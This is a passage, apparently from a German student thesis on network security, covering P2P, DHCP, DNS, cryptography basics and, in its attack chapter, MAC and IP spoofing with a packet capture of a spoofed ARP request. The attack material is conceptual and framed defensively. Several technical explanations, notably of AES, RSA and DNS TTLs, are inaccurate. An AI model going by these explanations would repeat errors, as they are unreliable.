Vorteile, die sich bei Client/Server bieten, sind die Verfügbarkeit und gewährleistete Integrität. Wenn man die Datei herunterladen will, kann man davon ausgehen, dass der Server online ist und der Download bei seriösen Anbietern auch 24 Stunden um die Uhr möglich ist. Der zweite große Vorteil ist, man weiß, woher man die Datei herunterlädt. Der Server steht bei dem Anbieter für die Datei und somit ist auch garantiert, dass die Datei, die man empfängt genau die ist, für welche man sie hält (Integrität), diesen teilweise bedeutenden Vorteil hat man bei Peer-to-Peer nicht.

Nachteile von Client/Server ist die Performance. Es gibt genau einen Server auf den alle Clients zugreifen, welche dieselben Daten wollen. Es kommt zur Überlastung und es kann bei hoher Anfrage zur Überlastung der Leitung seitens der Server kommen und somit die Download-Geschwindigkeit drastisch einschränken. (vgl.[WIKI2010i])

2.5 Peer-to-Peer

Peer-to-Peer ist eher eine neue Entwicklung, die sich jetzt langsam durchsetzt. Sie wird oft bei Downloads verwendet, deren Bedeutung von nicht so hoher Wichtigkeit sind, also bei Daten, welche weit verbreitet sind. Hierbei geht es darum, das übliche Client/Server System bei Massendownloads zu überarbeiten, um eine Lösung gegen die Überlastung serverseitig zu finden. Bei Peer-to-Peer geht es darum, dass jeder Client „Server“ spielt. Jeder der die Datei herunterlädt, bietet sie anschließend selber an. Auf der Website, auf der es den Download-Link gibt, befinden sich zum Beispiel nur ein „torrent“, welcher von bestimmten Programmen (zum Beispiel Vuze oder BitTorrent) geöffnet werden kann. In diesem „Torrent“ stehen nur Informationen, welche dem Programm dazu helfen andere Clients, welche die benötigten Daten zur Verfügung stellen, ausfindig zu machen und diese herunter zu laden.

Oft wird aber Peer-to-Peer dazu benützt, illegale Daten zu verbreiten, da es nur sehr schwer ist, diese aus dem Weg zu räumen, wenn diese nicht nur zentral auf einem Server freigegeben sind, sondern quasi auf allen Coputern im Internet, welche die Daten freigeben haben, vorhanden sind. Außerdem ist die Vertraulichkeit ein großes Problem bei Peer-to-Peer Technologien, da jeder Rechner die Daten, die er freigibt, manipulieren könnte und somit bei sensiblen Daten besser auf Client/Server Technologien gesetzt werden sollte.




Abbildung 2.2: P2P Schwarm

Das Bild zeigt einen Schwarm bei einem Peer-to-Peer Netzwerk. Hier sieht man sehr gut, dass der Rechner in der Mitte mit mehreren anderen Rechnern verbunden ist. Die Pfeile, welche in die Mitte zeigen, symbolisieren einen Download vom jeweiligen Rechner. Pfeile, welche nach außen zeigen symbolisieren ein Uploaden zum jeweiligen Rechner. Hierbei handelt es sich um einen Screenshot aus dem Programm Vuze. (vgl.[PEER2004])

2.6 DHCP

DHCP (Dynamic Host Configuration Protocol) ist ein Standardprotokoll, das durch RFC 1531, RFC 1541 bzw. RFC 2131 definiert wird und bekam die UDP Ports 67 für Server / Relay-Agents und 68 für Clients zugewiesen. Dieses Protokoll ermöglicht einem Server Konfigurationsinformationen wie zum Beispiel IP-Adresse, Subnetzmaske, Default Gateway, DNS Server, WINS Server usw. dynamisch an Clients zu verteilen und diese somit zu konfigurieren, um nicht jeden einzelnen Rechner in einem Netz statisch konfigurieren zu müssen.Der DHCP-Server-Dienst wird mittels Broadcast vom Client angesprochen, dies wird auch als DHCP-Discover bezeichnet. Anschließend folgt ein DHCP-Offer vom Server, indem er eine Antwort mit einem IP-Vorschlag sendet. Als Nächstes fordert der Client eine IP-Adresse und sämtliche weiteren Optionen an oder bei schon erhaltener IP-Adresse verlängert der Client die Lease Dauer. Dieser Vorgang ist als DHCP-Request bekannt. Als nächstes folgt ein DHCP-Acknowlage (ACK) mit der Bestätigung des DHCP-Requests vom Server. Es kann aber auch ein DHCP-Not Acknowlage (NACK) folgen, wenn der Server die Anforderung ablehnt. Falls jedoch der Server den Request bestätigt, kann der Client immer noch die IP-Adresse ablehnen, beispielsweise wenn sie schon existiert und zwar mittels einem DHCP-Decline.

Es gibt zudem noch verschiedene Parameter wie die Lease Time, die angibt wie lange eine vergebene Adresse gültig ist. Der Wert kann von „läuft nie ab“ bis „läuft jeden Tag ab“ variieren. Zusätzlich kann eine bestimmte MAC-Adresse einer bestimmte IP-Adresse aus dem IP-Address-Pool zugeordnet werden. Durch den „Reservation“ - Parameter können IP-Adressen reserviert werden. Es können aber auch bestimmte IP-Adressen aus dem IP-Address-Pool mittels dem „Exclude“ - Parameter ausgeschlossen werden. Dies können IP-Adressen von Servern, Routern, Switches sein, wobei es sinnvoll ist diese statisch zu konfigurieren. (vgl.[MICR2007b], [IETF1997])

2.7 Namensauflösung

2.7.1 DNS

Domain Name Service beschreibt einen Dienst, welcher Namensauflösung betreibt. Man kann sich DNS wie ein Telefonbuch für das Internet vorstellen. Es gibt Namen (also Websiten wie zum Beispiel google.at), welche man sich leicht merkt, im Gegensatz zu langen Nummern, wie es auch IP-Adressen sind. Wenn man im Internet-Browser eine URL eingibt, macht dieser im ersten Schritt nichts anderes, als bei einem DNS-Server um die dazugehörige IP-Adresse anzufragen. Erst wenn er diese erhalten hat, beginnt die eigentliche Verbindung zur Website. Also übernimmt der DNS-Server quasi das Nachschlagen im Telefonbuch nach der richtigen Rufnummer zu einem Namen. Dieser Vorgang wird „Namensauflösung“ genannt. Um den Trafik zu minimieren, da ein ständiges Nachfragen nach der IP-Adresse zu einer Website, welche öfters aufgerufen wird, nicht notwendig ist und bei großen Unternehmen nur die Leitung belastet, gibt es in Unternehmen meist eigene DNS-Server, welche alle bereits aufgerufenen IP-Addressen für mehrere Stunden oder sogar Tage zwischenspeichert. Mögliche Angriffsformen auf DNS sind DOS oder DDOS Attacken, bei denen die Internet-DNS-Server außer Betrieb genommen werden sollen. Außerdem kann man durch DNS-Flooding die IP-Adresse zu einer Website manipulieren und somit einen User auf eine andere Website lenken, ohne dass dieser es mitbekommt.

2.7.2 DynDNS

DynDNS, auch bekannt als DDNS löst das Problem des Zwischenspeicherns von DNS-Einträgen. Normalerweise sollte ein DNS-Eintrag sich nicht ändern, allerdings kann man nie sichergehen. Daher werden DNS-Einträge auch immer nur, wie oben bereits erwähnt, für kurze Zeiträume zwischengespeichert, um nicht veralteten Informationen zu vertrauen. Allerdings können trotzdem Veränderungen nicht erkannt werden und somit entstehen mögliche Sicherheitslücken. DynDNS gibt beim Zwischenspeichern eines DNS Eintrags immer einen Gültigkeitszeitraum an, an den sich auch der DNS-Server zu halten hat. Nach diesem von DNS-Eintrag zu DNS-Eintrag verschiedene Zeitraum, auch „Time-to-Leave“ genannt, wird der Eintrag aktualisiert. Allerdings weißt DynDns beim Herunterfahren eines Systems gewisse Mängel auf. Falls das System zum Zeitpunkt einer Aktualisierung heruntergefahren ist, holt es diese nach dem Neustart nicht nach. Es gibt bereits ein System, „DynAccess“, welches diesen Fehler löst, allerdings ist dieses noch kostenpflichtig. (vgl.[DYND2010])

2.8 Kryptographie

Bei der Kryptologie geht es darum, eine Nachricht für alle für die diese nicht bestimmt ist unlesbar zu machen. Um die Nachricht wieder leserlich zu machen, gibt es einen „Key“, mit welchem man die Nachricht wieder leserlich machen kann. Diese sollte allerdings über ein anderes Medium übertragen werden, als die Nachricht selbst. Auf digitaler Ebene unterscheidet man hier zwischen Kanälen. Die Kryptologie teilt sich in zwei Bereiche.

Der eine ist die Kryptographie, bei der es um die Verschlüsselung geht. Das Gegenstück dazu ist die Kryptoanalyse, bei welcher es darum geht aus verschlüsselten Daten, von welchen man den „Key“ nicht kennt, so viele Informationen wie möglich zu gewinnen.

2.8.1 Maxime von Kerkoff

Auguste Kerkoff definierte 1883 Regeln für Kryptosysteme, welche heute noch immer aktuell sind und gelten, und auch angewendet werden. Diese sind bekannt unter dem Namen „Maxime von Kerkoff“. Seine Regeln lauten wie folgt:

- Das Kryptosystem sollte, wenn nicht theoretisch, zumindest praktisch nicht zu brechen sein.
- Die Sicherheit eines Kryptosystems darf nicht von der Geheimhaltung des Algorithmus abhängen. Die Sicherheit gründet sich nur auf die Geheimhaltung des Schlüssels.
- Der Schlüssel sollte leicht zu merken und leicht zu ändern sein.
- Der Verschlüsselungsapparat sollte von einer Person getragen und bedient werden können.
- Das Verfahren sollte einfach sein: Weder die Kenntnis einer langen Liste von Regeln noch eine besondere Gedächtnisstärke sollten nötig sein.

(vgl.[SDO2008])

2.8.2 Arten der Kryptographie

Es gibt zwei verschiedene Arten der Kryptographie. Die eine besteht aus symmetrischen Verfahren, bei denen der Schlüssel zum Ver- und Entschlüsseln, immer derselbe ist. Dieses Verfahren gilt als viel schneller, da der Rechenaufwand viel geringer ist, als bei asymmetrischen Verfahren. Asymmetrische Verfahren hingegen, teilen den Schlüssel in Public- und Privatkey, also zum Ent- und Verschlüsseln werden verschiedene Keys verwendet. Asymmetrische Kryptoverfahren gelten als viel aufwändiger, als symmetrische Verfahren und beanspruchen daher viel höhere Rechenleistungen. Allerdings werden diese in Bereichen, bei denen es von großer Bedeutung ist sicher Daten austauschen zu können benützt, da asymmetrische Verschlüsselungsverfahren als unknackbar gelten.

2.8.3 Symmetrische Verfahren

Symmetrische Verfahren benützen zum Ver- und Entschlüsseln, wie bereits erwähnt, denselben Schlüssel. Hier ist es wichtig, den Schlüssel über einen sicheren Kanal zu verteilen, damit die Nachricht anschließend auch auf einem unsicheren Kanal vertraulich verschickt werden kann. Zur Verschlüsselung werden hierbei klassische Transpositions- und Substitutionsverfahren beziehungsweise mathematische Funktionen angewendet. Zur Verknüpfung des Klartextes mit dem Passwort, wird normalerweise eine „xor-Funktion“ angewendet. Um die Sicherheit zu steigern, kann man die Verschlüsselung mehrfach wiederholen, wie es später anhand des Beispiels von 3DES erklärt wird.

Beispiel 3DES

Triple-Des ist eine Weiterentwicklung des Data Encryotion Standard (DES). DES ist ein Blockalgorithmus. Der zu verschlüsselnde Text wird in 8Byte Blöcke geteilt und dann einzeln verschlüsselt. Anschließend wird ein Zufallsschlüssel generiert. Es wird ein 56bit Schlüssel verwendet, das bedeutet, dass die Möglichkeit den Schlüssel zu erraten $1 : 2^{56}$ steht. Der Verschlüsselungsalgorithmus beginnt und endet mit einer Permutation. Zwischen dem Beginn und dem Schluss liegen 16 idente Verschlüsselungsrunden. Eine große Schwachstelle von DES ist der 56bit Verschlüsselungskey. Mithilfe dieses Keys können gängige Computersysteme DES leicht Brute-Forcen. Schon 1998 hat es ein Rechner geschafft DES in nur drei Tagen, mittels dieser Angriffsmethode zu hacken. Als Antwort auf diese Schwachstelle wurde 3DES entwickelt. Bei 3DES werden im Gegensatz zu DES drei 56bit Schlüssel verwendet. Damit ergibt sich die Wahrscheinlichkeit $1 : 2^{168}$ das Kennwort zu erraten. 3DES basiert auf dem DES Algorithmus und wendet diesen lediglich drei Mal hintereinander an, um die Sicherheit zu steigern. Mit 2^{168} möglichen Passwörtern und somit einer effektiven Passwortlänge von 168bit ist 3DES zwar dreimal langsamer als DES, allerdings um ein zigfaches sicherer, als sein Vorgänger und hat damit DES auch als Standard abgelöst. Trotz seiner schwachen Performance, wurde allerdings auch 3DES schon bald von einem anderen Verschlüsselungsverfahren ersetzt, welches viel effektiver arbeitet. Dieser Verschlüsselungsalgorithmus heißt AES und gilt momentan als Standard.

AES

Advanced Encryption Standard ist das Resultat aus einem Wettbewerb im Jahr 1997, bei dem es darum ging, einen Nachfolger für 3DES zu finden, der dessen Schwachstellen nicht mehr aufweist. AES ist genau wie seine Vorgänger eine Blockchiffree, mit den Vorteilen, dass es eine höhere Performance hat, variable Schlüssellängen von 128bit, 192bit und 256 unterstützt und zusätzlich noch den Vorteil eines längeren Schlüssels mittels 128bit hat. Die Codierung verläuft auch hier, wie bei den beiden Vorgängern, in mehreren Runden. Allerdings ist die Rundenanzahl nicht statisch, sondern hängt von der Länge des Schlüssels ab. Bei 128bit gibt es 10 Runden, bei 192bit sind es 12 und bei 256bit sind es bereits 14 Durchläufe. Anfangs teilt AES den Text in Tabellen, zu je 4 Zeilen auf, wobei jede Zeile 128bit hat. Jede dieser Tabellen wird unabhängig von den anderen verschlüsselt und erst am Schluss eines Durchlaufs, wieder mit den anderen verbunden. Dabei gilt zu beachten, dass nicht alle Tabellen denselben Schlüssel benutzen, denn auch dieser wird auf kleine Teile aufgeteilt und jede Tabelle wird mit einem Stück des Schlüssels unabhängig von den anderen verschlüsselt. In

diesen Durchläufen wird jedes Mal ein eigener Key für jede Runde generiert, den man auch „Roundkey“ nennt. Zu Beginn jeder Runde wird eine sogenannte „KeyAddition“ durchgeführt. Hier wird der Schlüssel, mittels einer Xor-Verknüpfung in den Blacktext verbunden. Im nächsten Schritt wird jedes einzelne Byte des Textes, mit einem anderen Byte, welches aufgrund der „S-Box“ (ein Array, welches vorgibt, wie die Bytes getauscht werden) ausgewählt, dann wird es monoalphabetisch verknüpft und somit nochmals verschlüsselt. Am Schluss jeder Runde werden in der Tabelle, welche oben bereits erwähnt wurde, die Spalten nach links verschoben. Wie viele Spalten verschoben werden, ist nicht festgelegt. Alle Spalten, die somit am Anfang der Tabelle links hinausfielen, werden einfach wieder am Schluss der Tabelle angehängt. Dieses Verhalten nennt man auch „ShiftRowing“. Nach allen Runden wird jede Zelle einer Spalte mit einer pro Spalte konstant bleibend festgelegten Zahl multipliziert und anschließend mit den anderen Zahlen seiner Spalte xor verknüpft. Danach ist die Verschlüsselung mittels AES fertig. Der Entschlüsselungsalgorithmus funktioniert auf dieselbe Art und Weise, allerdings müssen die einzelnen Schritte rückwärts abgearbeitet werden. (vgl.[KRYP2006], vgl.[SDO2008])

2.8.4 Asymmetrische Verfahren

Diese Art der Verschlüsselung basiert auf dem System der Public und Private-Keys. Hierbei geht es darum, dass zum Verschlüsseln von Daten ein anderer Schlüssel verwendet wird als zum Entschlüsseln. Es wird unterschieden in Public-Key, also öffentlicher Schüssel welcher nicht einmal geheimgehalten werden muss, und Private-Key, also privater Schlüssel, welcher den Public-Key ergänzt und zum Entschlüsseln der Daten führt. Hierbei gilt zu beachten, dass der Prviate-Key seinen Namen nicht umsonst hat, dieser Schlüssel wird nämlich niemals an irgendjemanden weitergeleitet. Der Public-Key hingegen kann sogar über nicht vertrauenswürdige Leitungen verschickt werden, da er allein einem nicht den Zugang zu vertraulichen Daten beschaffen kann. Asymmetrische Verfahren gelten als viel sicherer, als symmetrische Verfahren, sind allerdings auch viel performance-aufwändiger und langsamer.

Das Verfahren läuft wie folgt ab:

1. Es gibt zum Beispiel zwei Rechner Namens Alice und Bob. Beide generieren jeweils unabhängig von einander für sich selbst einen Public- und Private-Key. Alice will als erstes verschlüsselte Daten empfangen und sendet somit ihren Public-Key an Bob.

2. Im zweiten Schritt verschlüsselt Bob die Daten, die er verschicken will mittels Alice's Public-Key. Ab diesem Moment ist er nicht mehr in der Lage, seine eigenen Daten zu entschlüsseln, da er dazu Alice's Private-Key bräuchte, welchen sie aber niemals versenden würde. Also schickt er die verschlüsselten Daten weiter an Alice.

3. Im dritten Schritt empfängt Alice die Daten und entschlüsselt diese mittels ihres Private-Keys. Es ist unmöglich, mittels Sniffing ihren Entschlüsselungskey herauszufinden, da sie diesen niemals veröffentlicht hat und genau in diesem Punkt

liegt die Sicherheit des RSA-Verfahrens. Falls Alice nun verschlüsselte Daten an Bob schicken will, muss ihr dieser erst seinen Public-Key schicken und die drei Schritte beginnen wieder von neuem.

Hierbei ist nur noch zu beachten, dass bei Computern der Public-Key, nach dem ersten Mal gespeichert wird, um ihn bei wiederholtem Netzzugriff nicht jedes Mal aufs Neue verschicken zu müssen und somit das Netzwerk unnötig zu belasten.

RSA

Als gängigstes und streng genommen einziges asymmetrisches Verfahren ist noch immer RSA in der digitalen Welt Gang und Gebe. Das Verfahren, das bereits 1978 entwickelt wurde, gilt noch immer als Standard und weitgehend sicher. Allerdings gab es zur damaligen Zeit sehr wohl einen großen Unterschied. Die Primzahlen, welche verwendet werden, sind um ein Milliardenfaches größer als die damaligen, um die Möglichkeit, das Verfahren zurückzuverfolgen einzudämmen. RSA arbeitet mit Schlüsselpaaren, welche auf Primzahlen basieren, um genauer auf die Materie einzugehen, empfehlen wir ihnen auf Fachliteratur zuzugreifen, da das Kapitel lediglich einen Überblick über die Welt der Kryptologie bieten soll und dessen Zusammenhang mit Verschlüsselung in digitalen Netzwerken näher zu bringen. Falls dennoch das Interesse besteht, empfehlen wir Ihnen das Buch „Moderne Verfahren der Kryptologie“ von Albrecht Beutelspacher, Jörg Schwenk, und Klaus-Dieter Wolfenstetter. (vgl.[KRYP2006], vgl.[SDO2008])

2.8.5 Hybride Verfahren

Hybride Verfahren wurden entwickelt, um die Nachteile der schleppenden Performance bei asymmetrischen Verfahren aus dem Weg zu gehen und den Nachteil des unsicheren Schlüsselaustausches bei symmetrischen Verfahren vorzubeugen. Es wird darauf geachtet, dass von beiden Verfahren die positiven Eigenschaften übernehmen werden und die Negativen aus dem Weg geräumt werden.

Zum Verschlüsseln der Daten wird hier in der Regel symmetrisch verschlüsselt, da die Performance somit viel höher ist. Der einzige Nachteil bei symmetrischen Verfahren ist, wie oben bereits beschrieben, der Schlüsselaustausch. Also wird zu Beginn, mittels eines asymmetrischen Verfahrens ein Schlüsselpaar auf beiden Seiten erzeugt und die Public-Keys werden ausgetauscht. Mittels dieser werden dann die eigentlichen Keys für den Datentransfer über das symmetrische Verfahren verschlüsselt und wieder ausgetauscht. Wenn diese dann auf beiden Seiten, mittels dem jeweiligen Private-Key entschlüsselt wurden, ist der Nachteil des symmetrischen Verfahrens überbrückt und die Anwendung des langsamen asymmetrischen Verfahrens auch beendet und es kann sicher, ohne Bedenken mit einer hohen Performance Datenaustausch betrieben werden. (vgl.[SDO2008])

3 Angriffe und Angriffszenarien

Um sich effektiv gegen Angriffe schützen zu können, ist es notwendig zu wissen, wogegen man sich verteidigt. Das nachfolgende Kapitel enthählt daher Informationen zu verschiedenen Arten von Angriffen. Zu jeder wird erklärt, wie sie funktioniert und welche Gegenmaßnahmen man ergreifen kann.

Der Leser sollte beachten, dass es sich hierbei weder um eine Anleitung handelt, die beschriebenen Angriffe durchzuführen, noch um eine vollständige Aufzählung aller möglichen Szenarien. Es wird aber aufgezeigt, was theorethisch möglich ist und welche Technologien man zur Abwehr einsetzen kann. Zusätzlich werden auch die möglichen Auswirkungen einer erfolgreichen Attacke erläutert.

Die Sicherheitsmaßnahmen werden in diesem Kapitel hauptsächlich in Bezug auf den jeweiligen Angriff und ihr Potenzial ihn zu stoppen beschrieben. Eine genauere Erläuterung der Funktionsweise, sowie Vor- und Nachteile einiger dieser Technologien finden sich im Kapitel 4 Erweiterte Sicherheitskonzepte.

3.1 MAC-Address Spoofing

3.1.1 Aufbau der MAC-Adresse

Eine MAC-Adresse (Media Access Control-Address) ist eine (theoretisch) einmalige, eindeutige Hardware-Adresse eines Netzwerkwerkadapters und dient zur Identifizierung und Adressierung am OSI Layer 2, also am Data Link Layer. Die MAC-Adresse hat eine Länge von 6 Byte (48 Bit), wovon der erste 24 Bit Block eine IEEE eindeutige Herstellerkennung ist, dies wird auch als Vendor-Code[1] bezeichnet. Der zweite 24 Bit Block ist eine vom Hersteller vergebene Seriennummer. (vgl.[IEEE2009])

3.1.2 MAC-Spoofing

Die MAC-Adresse ist keine unveränderliche Eigenschaft, denn bei einer Netzwerkkommunikation wird die MAC-Adresse nicht vom Netzwerkadapter ausgefüllt, sondern durch den Treiber des Betriebssystems. Softwareseitig lässt sich die Quell-MAC - Adresse also sehr einfach beliebig verändern und bietet daher keine sichere Identifikation eines Netzwerkgerätes.

Eine veränderte MAC-Adresse schafft Anonymität innerhalb eines lokalen Netzwerkes, weil die Eindeutigkeit der original vergebenen MAC-Adresse nicht mehr vorhanden ist. Wenn die MAC-Adresse eines im Netzwerk befindlichen Kommunikationspartners bekannt ist, kann der Angreifer seine eigene Adresse geeignet fälschen, um so Zugang

[1] http://standards.ieee.org/regauth/oui/oui.txt

zu erhalten. Dadurch hat er vollen Zugriff auf das Netzwerk und kann weitere Schritte für einen Angriff einleiten. Dies lässt wiederum darauf schließen, dass MAC-Adressen-Filter, besonders im WLAN-Bereich einen nur sehr schwachen Schutz bieten.

Abbildung 3.1: Ändern der MAC-Adresse

Außerdem ist es möglich, wenn man eine im LAN bereits vorhandene MAC-Adresse eines Clients annimmt, dass bei Verwendung eines DHCP Servers auch die gleiche IP-Adresse des Clients zugewiesen wird. Somit hat man sowohl die Identität auf Layer 2 als auch die Identität auf Layer 3 übernommen und sämtlicher Netzwerkverkehr kann vom Angreifer abgefangen werden.

```
Frame 15 (42 bytes on wire, 42 bytes captured)
  Arrival Time: Feb 28, 2008 20:23:46.264250000
  [Time delta from previous captured frame: 0.015617000 seconds]
  [Time delta from previous displayed frame: 0.015617000 seconds]
  [Time since reference or first frame: 0.218720000 seconds]
  Frame Number: 15
  Frame Length: 42 bytes
  Capture Length: 42 bytes
  [Frame is marked: False]
  [Protocols in frame: eth:arp]
  [Coloring Rule Name: ARP]
  [Coloring Rule String: arp]
Ethernet II, Src: Sierraco_3d:95:12 (00:02:12:3d:95:12), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
⊟ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
    Address: Broadcast (ff:ff:ff:ff:ff:ff)
    .... ...1 .... .... .... .... = IG bit: Group address (multicast/broadcast)
    .... ..1. .... .... .... .... = LG bit: Locally administered address (this is NOT the factory default)
⊟ Source: Sierraco_3d:95:12 (00:02:12:3d:95:12)
    Address: Sierraco_3d:95:12 (00:02:12:3d:95:12)
    .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
  Type: ARP (0x0806)
Address Resolution Protocol (request)
  Hardware type: Ethernet (0x0001)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (0x0001)
  Sender MAC address: Sierraco_3d:95:12 (00:02:12:3d:95:12)
  Sender IP address: 192.168.15.3 (192.168.15.3)
  Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
  Target IP address: 192.168.15.15 (192.168.15.15)
```

Abbildung 3.2: ARP-Request mit gefälschter MAC-Adresse

In dieser Abbildung sieht man einen Ethernet Frame, welcher von einem Sniffer dargestellt wird. Es ist deutlich anhand des blau markierten Bereiches zu erkennen, dass die Absender MAC-Adresse nicht die originale MAC-Adresse des Netzwerkadapters ist, sondern die vorher selbst eingegebene, gefälschte Adresse (00:02:12:3d:95:12).




Abbildung 3.3: ARP-Reply an gefälschte MAC-Adresse

In dieser Abbildung sieht man wieder einen Ethernet Frame, welcher von einem Sniffer dargestellt wird und es ist deutlich anhand des blau markierten Bereiches zu erkennen, dass diesmal die Empfänger MAC-Adresse nicht die originale MAC-Adresse des Netzwerkadapters des Senders ist, sondern die vorher selber eingegebene, gefälschte Adresse (00:02:12:3d:95:12). Der Empfänger dieses Ethernet Frames trägt sich nun diese gefälschte MAC-Adresse in seine ARP-Tabelle[2] ein und kommuniziert deshalb mit dem Kommunikationspartner nur noch über diese MAC-Adresse.

Dies bedeutet, dass das Gerät im Netzwerk nur noch mit der gefälschten MAC-Adresse sichtbar ist und somit sich im Netzwerk anonym aufhält, da der Angreifer jederzeit seine MAC-Adresse erneut ändern kann und daher nicht auf das eigentliche Gerät zurück geschlossen werden kann.

3.2 IP-Address Spoofing

3.2.1 Aufbau von IPv4

Internet Protocol Version 4 (IPv4) ist die vierte Version des Internetprotokolls. Es arbeitet auf der Vermittlungsschicht (Layer 3) und ist unter anderem für die logische Adressierung der Endgeräte durch 32 Bit große IP-Adressen und für das Routing zuständig. Das Internetprotokoll versieht jedes Datenpaket mit einem IP-Header. Das heißt, es erfolgt eine Enkapsulierung von Layer 2 auf Layer 3. Der IP Header enthält unter anderem die Quell- und Zieladresse des Pakets und einer Prüfsumme (Header

[2] siehe 2.3 ARP

Checksum), welche unter anderem für die Fehlererkennung der Paketübertragung benötigt wird. (vgl.[IETF1981a], [IETF1981b])

3.2.2 IP-Spoofing

IP-Spoofing bedeutet das Versenden von IP-Paketen mit gefälschter Absender-IP-Adresse. Dies dient dazu, IP-Adressen-Filter zu umgehen, da man sich eine IP-Adresse geben kann, die der Filter erlaubt. Eine andere Möglichkeit wäre die öffentliche IP-Adresse zu fälschen, um anonym im Internet zu surfen beziehungsweise um routingtechnisch nicht mehr erreichbar zu sein. Dadurch kann man Verbindungen zu einem Server aufbauen, der kann aber keine Antworten zurück senden und dies kann als Angriff ausgenützt werden. Eine weitere Möglichkeit wäre es, Broadcasts mit einer gefälschten IP-Adresse eines anderen Rechners an mehrere Geräte im Internet zu senden, damit der eigentliche Inhaber dieser IP-Adresse sämtliche Antworten erhält und durch die große Anzahl an Antworten nicht mehr im Stande ist diese zu verarbeiten. Wie unter 3.2.1 erläutert, steht im IP-Header unter anderem die Quelladresse. Dies ist die Adresse, von der das Paket eigentlich gesendet wurde. Wenn man nun diese Adresse ändert, kann ein Angreifer ein Paket so aussehen lassen, als ob es von einem anderen Computer komme. Daher ist eine Authentifizierung anhand der IP-Adresse nicht sehr sinnvoll. Solch eine Veränderung des IP-Headers kann beispielsweise mittels Winsock geschehen. Winsock ist eine API (application programming interface) für Programmierer, welche es ermöglicht, auf den raw socket zuzugreifen. Ein raw socket ist eine spezielle Art des Sockets. Dieser ermöglicht es, Pakete auf der Transport- und der 